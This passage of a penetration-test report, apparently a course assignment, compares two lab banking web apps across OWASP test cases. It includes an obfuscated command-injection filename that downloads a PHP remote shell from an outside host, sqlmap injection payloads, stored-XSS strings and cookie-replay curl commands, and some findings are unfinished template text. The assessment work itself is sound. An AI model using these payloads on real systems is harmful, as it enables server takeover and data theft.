nux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86 Safari/537.36
' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
=0.8' -H 'Referer: http://192.168.178.65/login' -H 'Cookie: Main_session=pc6f6bsdcsi
mf4aq1fvj9jgdh2' -H 'Connection: keep-alive' -H 'Cache-Control: no-cache' --compress
ed

Fatal error: Uncaught exception 'Exception' with message 'You have to be logged in t
o see this' in /var/www/secure-coding-team-8/src/Service/AuthService.php:209
Stack trace:
#0 /var/www/secure-coding-team-8/src/Controller/EmployeeController.php(13): Service\
AuthService->check('EMPLOYEE')
#1 [internal function]: Controller\EmployeeController->loadOverview(Object(Helper\Re
quest))
#2 /var/www/secure-coding-team-8/src/Service/RoutingService.php(104): call_user_func
_array(Array, Array)
#3 /var/www/secure-coding-team-8/src/index.php(20): Service\RoutingService->dispatch
()
#4 {main}
  thrown in /var/www/secure-coding-team-8/src/Service/AuthService.php on line 209
root@kali:~#
```

Figure 4.8: Sending session cookie to SecureBank with `curl` command

4.5.5 Testing for Cross Site Request Forgery - OTG-SESS-005

BANK-APP

	BANK-APP	
Observation	No CSRF tokens were used for HTML forms.	
Discovery	Using the developer tools of Chrome or Firefox the HTML forms were examined. The results showed that no CSRF tokens were used.	
Likelihood	The hacker needs to know the structure of a request and has to find a way to make the user use the fake request.	
Impact	The attacker could force the user to execute the requests on the user account.	
Recommendations	Implement unique CSRF tokens, which are only valid for one request.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	No CSRF tokens were used for HTML forms.
Discovery	Using the developer tools of Chrome or Firefox the HTML forms were examined. The results showed that no CSRF tokens were used.

Likelihood	The hacker needs to know the structure of a request and has to find a way to make the user use the fake request.	
Impact	The attacker could force the user to execute the requests on the user account.	
Recommendations	Implement unique CSRF tokens, which are only valid for one request.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

Comparison

Both bank applications do not use any mechanisms against CSRF and are therefore both vulnerable to CSRF.

4.5.6 Testing for logout functionality - OTG-SESS-006

BANK-APP

	BANK-APP
Observation	Logout functionality requirements: • **Testing for log out user interface:** A logout button is clearly visible at the top right corner of the app • **Testing for server-side session termination:** The Session is not terminated on server and client side but continued. It seems only the variable that stores the user is reseted. • **Testing for session timeout:** The Session is terminated by PHP after the standart value of 1440s inactivity.
Discovery	Test of the logout functionality requirements: • **Testing for server-side session termination:** After Logout the PHPSESSID cookie remains unchanged in the Chrome resource inspector. • **Testing for session timeout:** See OTG-SESS-007
Likelihood	The fact that the session is not cleared properly makes the application more vulnerable to session hijacking atacks.
Impact	The fact, that the Session is not terminated properly makes yields the possibility that session variables that have not been cleared properly can be read by the next person who logs in.
Recommendations	recommendations

CVSS	Attack Vector	Adjacent Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	Logout functionality requirements: • **Testing for log out user interface:** The logout button can be reached after using the context menu in the top right corner. • **Testing for server-side session termination:** The Session is not terminated on server and client side but continued. It seems only the variable that stores the user is reseted. • **Testing for session timeout:** The Session is automatically terminated by PHP after the standart value of 1440s inactivity.
Discovery	Test of the logout functionality requirements: • **Testing for server-side session termination:** After Logout the PHPSESSID cookie remains unchanged in the Chrome resource inspector. • **Testing for session timeout:** See OTG-SESS-007
Likelihood	The fact that the session is not cleared properly makes the application more vulnerable to session hijacking atacks.

Impact	The fact, that the Session is not terminated properly makes yields the possibility that session variables that have not been cleared properly can be read by the next person who logs in.	
Recommendations	recommendations	
CVSS	Attack Vector	Adjacent Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

Comparison

SecureBank and BANK-APP have the same flaws here.

4.5.7 Test Session Timeout - OTG-SESS-007

BANK-APP

	BANK-APP
Observation	The Session is terminated by PHP after the standard value of 1440s inactivity.
Discovery	We guessed that the Session timeout was not changed and tried if the session was still active after 23 and 25 minutes. The results lead to the conclusion that the Session is automatically terminated by PHP after the standart value of 1440s inactivity. No timeout value is specified in the cookie.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

SecureBank

	SecureBank
Observation	The Session is terminated by PHP after the standard value of 1440s inactivity.
Discovery	We guessed that the Session timeout was not changed and tried if the session was still active after 23 and 25 minutes. The results lead to the conclusion that the Session is automatically terminated by PHP after the standart value of 1440s inactivity. No timeout value is specified in the cookie.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations

CVSS	N/A

Comparison

The results where equal.

4.5.8 Testing for Session puzzling - OTG-SESS-008

BANK-APP

	BANK-APP
Observation	In the application, the same session cookie PHPSESSID is used everywhere. Hence there is no case of session overloading. Since the same session cookie is used, it can be leveraged to bypass authentication.
Discovery	Refer section 4.5.3 for details about session hijacking.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	In the application, the same session cookie PHPSESSID is used everywhere. Hence there is no case of session overloading. Since the same session cookie is used, it can be leveraged to bypass authentication.
Discovery	Refer section 4.5.3 for details about session hijacking.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both the applications behave similarly in maintaining a single session cookie, and no vulnerability has been found with respect to session overloading/puzzling.

4.6 Data Validation Testing

4.6.1 Testing for Reflected Cross Site Scripting - OTG-INPVAL-001

BANK-APP

	BANK-APP
Observation	It has been found that Reflected Cross Site Scripting is possible in the application. None of the URLs that we tried to append script tags to; were successful and the corresponding page was not displayed properly. However, when HTML was appended to the URL, injection was successful. This has been observed in the User page.
Discovery	No tools were needed to discover this vulnerability. The URLs need to be modified and parameters set to HTML tags. Steps are described below. • Login as employee or administrator and click on "User" button on the top. • Open any pending registration and note that the URL is of the form `http://<IP-address>/secure-coding/public/view_user.php?id=7`. • Append the string - `"><span>hi</span><br` at the end of the URL. The text "hi" appears before the Approve button in the page.
Likelihood	Basic knowledge about HTML would suffice in performing these attacks and hence, the likelihood is high.
Impact	By injecting html tags, it is possible to manipulate the page and lead the user into performing undesirable actions. This does not require advanced technical skills, though basic knowledge of HTML is necessary for exploiting the vulnerability.
Recommendations	The application needs to sanitize user input from the URLs effectively to avoid such attacks.

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	It has been verified that Reflected Cross Site Scripting is not possible. All the URLs where we tried to append script and HTML tags returned the response as 404.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

SecureBank is more secure compared to BANK-APP as it is not vulnerable to Reflected XSS attacks.

4.6.2 Testing for Stored Cross Site Scripting - OTG-INPVAL-002

BANK-APP

	BANK-APP
Observation	It was found that it is possible perform stored XSS in the application. Simple HTML and Script tags were tried and the attacks were successful. It was possible also to cause an employee to automatically log out once he/she opens the Users page. This has been done through Stored Cross-Site Scripting(XSS) in the Registration page.
Discovery	No specific tool was required to discover this vulnerability, it was encountered by manually testing. Steps are as follows. • Click on the Register button. • Fill the form with the details and enter `<img src='logout.php'/>` in either First Name or Last Name fields. The text to be injected is just 23 characters long and hence can be easily inserted. • Click on the Submit button. A message is displayed for successful registration. • Now when an Employee logs in to his/her account and clicks on User button at the top of the page, the list of users is displayed. Upon refresh of this page, the Employee is logged out and is redirected to the Login page.
Likelihood	Likelihood is high as it does not even require a user to be logged in. Exploitation of this vulnerability requires no advanced technical skills. It is exploitable remotely.
Impact	After a successful attack, none of the employees will be able to perform any operations after opening the Users page. This results in a Denial of Service attack. The impact is severe as it affects all employees and administrators that open the Users page.

Recommendations	In the application, most form fields are free from validation. Proper client and server-side validations need to be implemented for all input fields to prevent XSS attacks of any form.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	None
	Integrity Impact	None
	Availability Impact	High

SecureBank

	SecureBank
Observation	It was found that it is possible perform stored XSS in the application. Simple HTML and Script tags were tried and the attacks were successful. It was possible also to cause a user to automatically log out once he/she opens the Profile page. This has been done through Stored Cross-Site Scripting(XSS) in the Registration page.

Discovery

No specific tool was required to discover this vulnerability, it was encountered by manually testing. Steps are as follows.

- Click on the Register button.
- Fill the form with the details and enter `<img src='logout'/>` in Address field. The text to be injected is just 23 characters long and hence can be easily inserted.
- Click on the Submit button. A message is displayed for successful registration.
- After the user is approved by an employee, when he/she logs in and opens the Profile page, an image is displayed in the Address field. Upon refresh of this page, the user is logged out and is redirected to the Login page.
- A similar attack can be executed from the "Remarks" field in the Transaction page. This affects the user him/herself as well as all employees and administrators.

Likelihood

Likelihood is high as it does not even require a user to be logged in. Exploitation of this vulnerability requires no advanced technical skills. It is exploitable remotely.

Impact

After a successful attack from the Registration form, the victim will be unable to perform any operations after opening the Profile page. This results in a Denial of Service attack. Though critical, the severity is less than in BANK-APP as only the registered user is attacked. This happens because the Address field is not displayed in the Users page and hence, employees are safe from this attack. However, after a successful attack in the Transaction page, none of the users will be able to perform any operations after opening the Transactions/Profile page. This results in a Denial of Service attack for all users. The impact is severe as it affects all employees and administrators that open the Transactions page.

Recommendations	In the application, few fields are restricted by disallowing any characters other than letters, '-' and white space in the Registration form. However, the Address field is free from any constraints. Proper validations need to be implemented for all input fields to prevent XSS attacks of any form.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	None
	Integrity Impact	None
	Availability Impact	High

Comparison

Neither application is secure with respect to Stored XSS attacks and both are vulnerable.

4.6.3 Testing for HTTP Verb Tampering - OTG-INPVAL-003

BANK-APP

	BANK-APP
Observation	It was observed that Verb Tampering could be done with HTTP requests but no critical vulnerability was exposed with it. Methods that were allowed : • GET • POST • HEAD • OPTIONS Methods that were rejected: • TRACE • CONNECT With HEAD requests, there were no response data shown. In case of `TRACE` and `CONNECT`, the requests were rejected because of Same Origin Security restriction.
Discovery	Advanced Rest Client, an extension for the Google Chrome browser, was used to perform HTTP Verb Tampering.Steps are as follows: • Open the extension in Chrome and enter the URL to be tested. • Then one select the type of request (GET, POST, PUT, PATCH, DELETE, HEAD, OPTIONS). Based on the type of HTTP request other details can be filled. • Click on the Send button. Response can be seen in the lower section which helps in determining the criticality of the tampering done.
Likelihood	N/A
Impact	N/A

Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It has been observed that Verb Tampering is possible but without any vulnerability being exposed to the attacker.
Discovery	Same as observed for BANK-APP.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Neither application exposes vulnerability though verb tampering is possible. Hence both seem secure.

4.6.4 Testing for HTTP Parameter pollution - OTG-INPVAL-004

BANK-APP

	BANK-APP	
Observation	GET and POST request always interpreted the last parameter if the parameter was specified twice or more times. Furthermore, it could be observed that specifying another ID for `http://IP_ADDRESS/secure-coding/public/view_transaction.php?id=ID` while logged in as a client, shows the transaction even if it does not belong the the client.	
Discovery	With ZAP GET and POST requests were modified and parameters were specified more than once to see how the application interprets the request. The results were that if a parameter was specified twice or more times, the last occurrence was interpreted.	
Likelihood	Changing GET and POST parameters is not difficult.	
Impact	The vulnerability is that specifying another transaction ID reveals the transaction as long as it exists. Gaining access to transactions not belonging to the account is a confidentiality breach.	
Recommendations	Make sure the account type is checked before accessing a page.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	POST request always interpreted the last parameter if the parameter was specified twice or more times. Viewing account related information does not depend on POST or GET requests.
Discovery	With ZAP POST requests were modified and parameters were specified more than once to see how the application interprets the request. The results were that if a parameter was specified twice or more times, the last occurrence was interpreted. Account related information is not specified over GET or POST requests.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Since simply specifying another transaction ID in the GET parameter in BANK-APP can reveal transactions, which do not belong to the user account, it is a high confidentiality breach. SecureBank is immune regarding HTTP parameter pollution. Figure 4.9 shows an example for gaining access to a transaction which does not belong to the client.

BANK-APP Transaction User Michael Jordan Logout

New Transaction Download Transactions

View Transactions

#	Created On	Sender	Recipient	Amount	Status	Tan	Approved By	Approved On	
6	2015-11-01	1000000007	1000000008	905.00	Approved	6N3KW158WGATK0N	System Account	2015-11-01	Open
8	2015-11-01	1000000007	1000000008	25,000.00	Approved	R4808A2BSRWE5V7	Efe Amadasun	2015-11-02	Open
9	2015-11-02	1000000007	1000000008	670.00	Approved	DIGYUMXLUN140E6	System Account	2015-11-02	Open
10	2015-11-02	1000000007	1000000008	17,000.00	Approved	ZG065P8D3YAMTPW	Efe Amadasun	2015-11-02	Open
11	2015-11-02	1000000007	1000000008	1,000.00	Approved	BP487TR2OKNLLYI	System Account	2015-11-02	Open
12	2015-11-02	1000000007	1000000008	1,000.00	Approved	FH438UBJ1EVFWFK	System Account	2015-11-02	Open
13	2015-11-02	1000000007	1000000008	10,001.00	Approved	NELTRO7EMBWOTDX	Efe Amadasun	2015-11-02	Open
14	2015-11-02	1000000007	1000000008	998.00	Approved	KAFD6LYU4V0ZNXK	System Account	2015-11-02	Open
15	2015-11-02	1000000007	1000000008	1,433.56	Approved	J8HZBCPAT6OLD5H	System Account	2015-11-02	Open
16	2015-11-02	1000000007	1000000008	89.03	Approved	4W8NJNYD4K66IXG	System Account	2015-11-02	Open
21	2015-11-19	1000000008	1000000007	1.00	Approved	FN4ZHMYIRERV3X2	System Account	2015-11-19	Open
22	2015-11-19	1000000008	1000000007	1.00	Approved	4P2LJMEYJWPT9RV	System Account	2015-11-19	Open
23	2015-11-19	1000000008	1000000007	1.00	Approved	FTZ0TKEZ6O3UF3M	System Account	2015-11-19	Open

(a) Client transaction overview

192.168.178.76/secure-coding/public/view_transaction.php?id=17 Suchen

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

BANK-APP Transaction User Michael Jordan Logout

View Transaction

Created On	2015-11-18
Sender	1000000009
Recipient	1000000007
Amount	10,001.00
Status	Accepted
Tan	HZ897HZW9N5MFYE
Approved By	Efe Amadasun
Approved On	2015-11-18

(b) Transaction with ID 17, which was not visible in transaction overview

Figure 4.9: BANK-APP HTTP parameter pollution: client can view transaction, which does not belong to his/her account

4.6.5 Testing for SQL Injection - OTG-INPVAL-005

BANK-APP

	BANK-APP	
Observation	The field `recipient` in the transaction form is vulnerable to SQL injection.	
Discovery	The login, registration and make transaction sites were tested for SQL injection with `sqlmap`. The command used for testing the login is `sqlmap -u "http://IP_ADDRESS/secure-coding/public/login.php" --data="email=test&password=test"`. For testing the transaction the session cookie has to be given as an extra parameter in the command as `--cookie="PHPSESSID=cookie"`.	
Likelihood	what is the likelihood that this vulnerability is exploited? Which assumptions must hold and which skills must an attacker have?	
Impact	what is the potential impact of an exploit of this vulnerability? What could happen?	
Recommendations	Use prepared statements for MySQL queries and sanitize user input.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank

Observation	Testing for SQL injection all pages were safe.
Discovery	The login, registration and make transaction sites were tested for SQL injection with `sqlmap`. The command used for testing the login is `sqlmap -u "http://IP_ADDRESS/login" --data="form_login[email]=test&form_login[password]=test"`. For testing the transaction the session cookie has to be given as an extra parameter in the command as `--cookie="Main_session=cookie"`.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

BANK-APP is vulnerable to SQL injection on the transaction page in the field `recipient`. Figure 4.10 shows the result of `sqlmap` for BANK-APP. If a page is not vulnerable for SQL injection, the result looks like the one in figure 4.11. All the pages for SecureBank were not vulnerable.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
[08:48:53] [INFO] testing 'MySQL UNION query (23) - 11 to 20 columns'
[08:48:53] [INFO] testing 'MySQL UNION query (23) - 21 to 30 columns'
[08:48:53] [INFO] testing 'MySQL UNION query (23) - 31 to 40 columns'
[08:48:53] [INFO] testing 'MySQL UNION query (23) - 41 to 50 columns'
[08:48:53] [WARNING] POST parameter 'submit' is not injectable
sqlmap identified the following injection point(s) with a total of 11852 HTTP(s) requests:
---
Parameter: recipient (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: recipient=1 RLIKE (SELECT (CASE WHEN (7909=7909) THEN 1 ELSE 0x28 END))&amount=1&tan=1&submit=

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: recipient=1 AND (SELECT 3571 FROM(SELECT COUNT(*),CONCAT(0x71626a6a71,(SELECT (ELT(3571=3571,1))),
0x716b707a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&amount=1&tan=1&submit=

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: recipient=1 AND (SELECT * FROM (SELECT(SLEEP(5)))uxpL)&amount=1&tan=1&submit=
---
[08:48:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quant
al Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5.0
[08:48:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.178.76'

[*] shutting down at 08:48:53

root@kali:~#
```

Figure 4.10: sqlmap command shows vulnerability for SQL injection for BANK-APP

```
[09:06:14] [CRITICAL] all tested parameters appear to be not injectable. Try to increase
 '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providin
g either a valid value for option '--string' (or '--regexp') If you suspect that there i
s some kind of protection mechanism involved (e.g. WAF) maybe you could retry with an op
tion '--tamper' (e.g. '--tamper=space2comment')
```

Figure 4.11: sqlmap result if page is not vulnerable for SQL injection

4.6.6 Testing for LDAP Injection - OTG-INPVAL-006

Both applications do not use LDAP

4.6.7 Testing for ORM Injection - OTG-INPVAL-007

Refer to OTG-INPVAL-005.

4.6.8 Testing for XML Injection - OTG-INPVAL-008

BANK-APP

	BANK-APP
Observation	The application does not use XML documents. The file format to be uploaded to perform Transactions was also verified and found to be non-XML. Hence no further tests were undertaken for this vulnerability.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	The application does not use XML documents. The file format to be uploaded to perform Transactions was also verified and found to be non-XML. Hence no further tests were undertaken for this vulnerability.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Neither application uses XML documents and hence cannot be tested for this vulnerability.

4.6.9 Testing for SSI Injection - OTG-INPVAL-009

BANK-APP

	BANK-APP
Observation	Through Directory traversal, it has been observed that there are no .shtml files being used in the application. But since it cannot be concluded that the server does not support SSI, the code `<pre><!-#echo var=''DATE_LOCAL'' -> </pre>` was inserted in the Registration form and registration was performed successfully. However, upon logging in as administrator or employee, the above code was treated as HTML comments and was only visible in the page source(seen from Chrome Developer Tools). If SSI support was configured on the server, the directive would have been replaced by the contents. Hence it was confirmed that SSI support is not enabled and this vulnerability cannot be present. So no further testing was done.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank

Observation	Through Directory traversal, it has been observed that there are no .shtml files being used in the application. But since it cannot be concluded that the server does not support SSI, the code `<pre><!-#echo var=''DATE_LOCAL'' -> </pre>` was inserted in the Registration form and registration was performed successfully. However, upon logging in as administrator or employee, the above code was treated as HTML comments and was only visible in the page source(seen from Chrome Developer Tools). If SSI support was configured on the server, the directive would have been replaced by the contents. Hence it was confirmed that SSI support is not enabled and this vulnerability cannot be present. So no further testing was done.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Neither application supports SSI and hence cannot be tested for this vulnerability.

4.6.10 Testing for XPath Injection - OTG-INPVAL-010

BANK-APP

	BANK-APP
Observation	XML & its database are not used in the application. Hence XPath is not used to address parts of XML document and its database. Therefore XPath Injection is not applicable for this application. Hence no further testing was undertaken.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	XML & its database are not used in the application. Hence XPath is not used to address parts of XML document and its database. Therefore XPath Injection is not applicable for this application. Hence no further testing was undertaken.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Neither application uses XML documents and hence cannot be tested for this vulnerability that deals with XPath injection.

4.6.11 IMAP/SMTP Injection - OTG-INPVAL-011

BANK-APP

	BANK-APP
Observation	IMAP/SMTP protocols are not used in the application and injection in this regard is not applicable. Hence no further testing was undertaken.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	IMAP/SMTP protocols are not used in the application and injection in this regard is not applicable. Hence no further testing was undertaken.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Neither application uses IMAP/SMTP protocols and hence cannot be tested for this vulnerability.

4.6.12 Testing for Code Injection - OTG-INPVAL-012

Using ZAP both applications were examined for dynamic file inclusion. Both website do not use any GET or POST requests for dynamic file inclusion. Therefore both apps are not vulnerable for Code Injection, neither local nor remote file inclusion.

4.6.13 Testing for Command Injection - OTG-INPVAL-013

BANK-APP

	BANK-APP
Observation	The batch transaction functionality allows Command Injection via the file upload. Due to a vulnerability mentioned in OTG-AUTHN-004 it is possible to inject commands even without being logged in.

Discovery	Using the filename of a empty batch transaction file we manually crafted a string that was accepted by the system: The file name
	`; ls -al; #`
	for example could be used to output a directory listing through the response status code variable. See Fig. 4.12 Even more carefully file names could even archive tasks like automatically downloading a php remote shell:
	`; a=`echo Y3VybCBodHRwOi8vYjM3NGstc2hlbGwuZ29vZ2xlY29k ZS5jb20vZmlsZXMvYjM3NGstMi44LnBocCAtbyBiMzc0ay5waHA= | base64 --decode` && ${a}; #`

Likelihood	As the attacker does neither has to be logged in to perform the atack nor has to be in-detail knowlege of the application it is very likely that this attack will occur.
Impact	An atacker can inject a remote shell and basically gain controll over the whole server.
Recommendations	recommendations

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	We could not detect a Command Injection vulnerability.
Discovery	The manually crafted files did only produce a generic error. We also fuzzed the file name using ZEDs command-execution-unix.txt fuzzing template - without success.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

Comparison

BANK-APP has no protection against command injection. SecureBank does not have this vulnerability.




Figure 4.12: Using a file with the name `; ls -al; #` returns a listing for the current directory

4.6.14 Testing for Buffer overflow - OTG-INPVAL-014

BANK-APP

	BANK-APP CVSS Score: 5.3
Observation	When a text file is uploaded with huge data without adhering to the format specified, the application crashes and keep on waiting for the response.
Discovery	File with huge data was used to discover this vulnerability. Steps are as follows: • Open the application and go to the new transaction page. • Set the foxy proxy standard to Burp Suite for all URLs under the tool tab in Firefox. • Open the Burp Suite and under proxy tab set the interception to on state. • Now upload a file with huge data. • Observe the alerts tab since its get highlighted. It shows that application crashed since the memory allocation failed. This creates a suspection of buffer overflow since the memory management failed.
Likelihood	Likelihood is high, since this uploading of file with huge data is quiet easy to do and no technical knowledge is required.
Impact	The impact is high since the application without notifying the user the reason behind it.
Recommendations	File with huge data shouldn't be parsed at all by having a check on file size(both client side and server side).

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	Required
	Scope	Changed
	Confidentiality Impact	None
	Integrity Impact	None
	Availability Impact	High

SecureBank

	SecureBank CVSS Score: 5.3
Observation	When a text file is uploaded with huge data without adhering to the format specified, the application crashes and keep on waiting for the response.
Discovery	File with huge data was used to discover this vulnerability. Steps are as follows: • Open the application and go to make transfer page.. • Set the foxy proxy standard to Burp Suite for all URLs under the tool tab in Firefox. • Open the Burp Suite and under proxy tab set the interception to on state. • Now upload a file with huge data. • Observe the alerts tab since its get highlighted. It shows that application crashed since the memory allocation failed. This creates a suspection of buffer overflow since the memory management failed.
Likelihood	Same as described for BANK-APP.

Impact	Same as described for BANK-APP.
Recommendations	Same as described for BANK-APP.
CVSS	Same as described for BANK-APP.

Comparison

Both the application is worse in handling big files leading to suspected buffer overflow which crashes the application.

4.6.15 Testing for incubated vulnerabilities - OTG-INPVAL-015

This has already been covered by section **??** and section 4.6.5.

4.6.16 Testing for HTTP Splitting/Smuggling - OTG-INPVAL-016

BANK-APP

	BANK-APP
Observation	The application does not use the `Location` header with GET parameters.
Discovery	With ZAP all HTTP headers were examined. The results showed that no `Location` header was used in conjunction with GET parameters.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	The application does not use the `Location` header with GET parameters.
Discovery	With ZAP all HTTP headers were examined. The results showed that no `Location` header was used in conjunction with GET parameters.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both applications do not use 302 requests with the `Location` header in conjunction with GET parameters. Therefore HTTP splitting/smuggling is not possible.

4.7 Error Handling

4.7.1 Analysis of Error Codes - OTG-ERR-001

BANK-APP

	BANK-APP
Observation	Error messages: • **Web server error Messages:** The Server runs Apache 2.2.22 on Ubuntu. The hostname of the server seems to be "samurai-wtf.localhost" • **Application Errors:** – The Application uses Mysql constraints to check for duplicate Email addresses – Direct Mysql errors can be provoked when missusing the transaction html form – The Application presents the shell exit code in an error message in the transaction upload form • Other Application errors do not contain valuable information

Discovery

Web server error Messages:
We used ErrorMint (see Fig. 4.13 and Fig. 4.14)to scan for the web server error messages on the web servers base url. The outputs where all similar to this:

```
<!DOCTYPE html>
<html>
<head><title>404 Not Found</title></head>
<body>
    <h1>Not Found</h1>
    <p>The requested URL /index95381.html
        was not found on this server.</p>
    <hr>
    <address>Apache/2.2.22 (Ubuntu) Server
    at 192.168.178.76 Port 80</address>
</body>
</html>
```

The 408 timeout message additionally provides "samurai-wtf.localhost" as host. The html contains a hint to the used operating system and apache version.
Mysql constraints:
Using this curl command twice (remove newline caracters):

```
curl 'http://192.168.178.76/secure-coding/public/
register.php'
    -H 'Content-Type: application/x-www-form-urlencoded'
    -H 'Connection: keep-alive' --data '
            firstname=Test&
            lastname=Test
            &email=example%40example.com
            &usertype=C&password=asd
            &confirm_password=asd&submit=
    ' --compressed
```

result in following error:

```
Duplicate entry 'example@example.com' for key
'EMAIL_UNIQUE'
```

	Direct Mysql errors See OTG-INPVAL-005 **Shell exit code:** See OTG-INPVAL-013	
Likelihood	An Atacker can use the informations presented by the error messages to validate further atacks. This results in a higher likelihood for other atacks.	
Impact	The Mysql errors can be used by an atacker to directly verify the success of his actions and help him to correct errors. The Shell exit code error can help an atacker to retrieve viable information about the system if he manages to inject a command anywhere.	
Recommendations	recommendations	
CVSS	Attack Vector	Network
	Attack Complexity	None
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	Low
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	Error messages: • **Web server error Messages:** The Server runs Apache 2.2.22 on Ubuntu. The hostname of the server seems to be "samurai-wtf.localhost". Instead of 404 an empty page with the letters "404" is returned. This is evidence that there is a php routing module involved. • **Application Errors:** – The Application outputs a php exception with stack trace if a page is accessed unauthorized. See 4.15. • Other Application errors do not contain valuable information
Discovery	**Web server error Messages:** See above. **Application Errors:** See OTG-AUTHN-004.
Likelihood	An Atacker can use the informations presented by the error messages to validate further atacks. This results in a higher likelihood for other atacks.
Impact	An atacker can use the application errors to estimate application internas like file and include structures. The knowledge that there is a router involved can lead to specific atacks for routing components.
Recommendations	recommendations

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	None
	Integrity Impact	None
	Availability Impact	None

Comparison

While some of BANK-APPs error messages contian direct feedback of the success of an attack, SecureBank only discloses a bit of its internal structure.

```
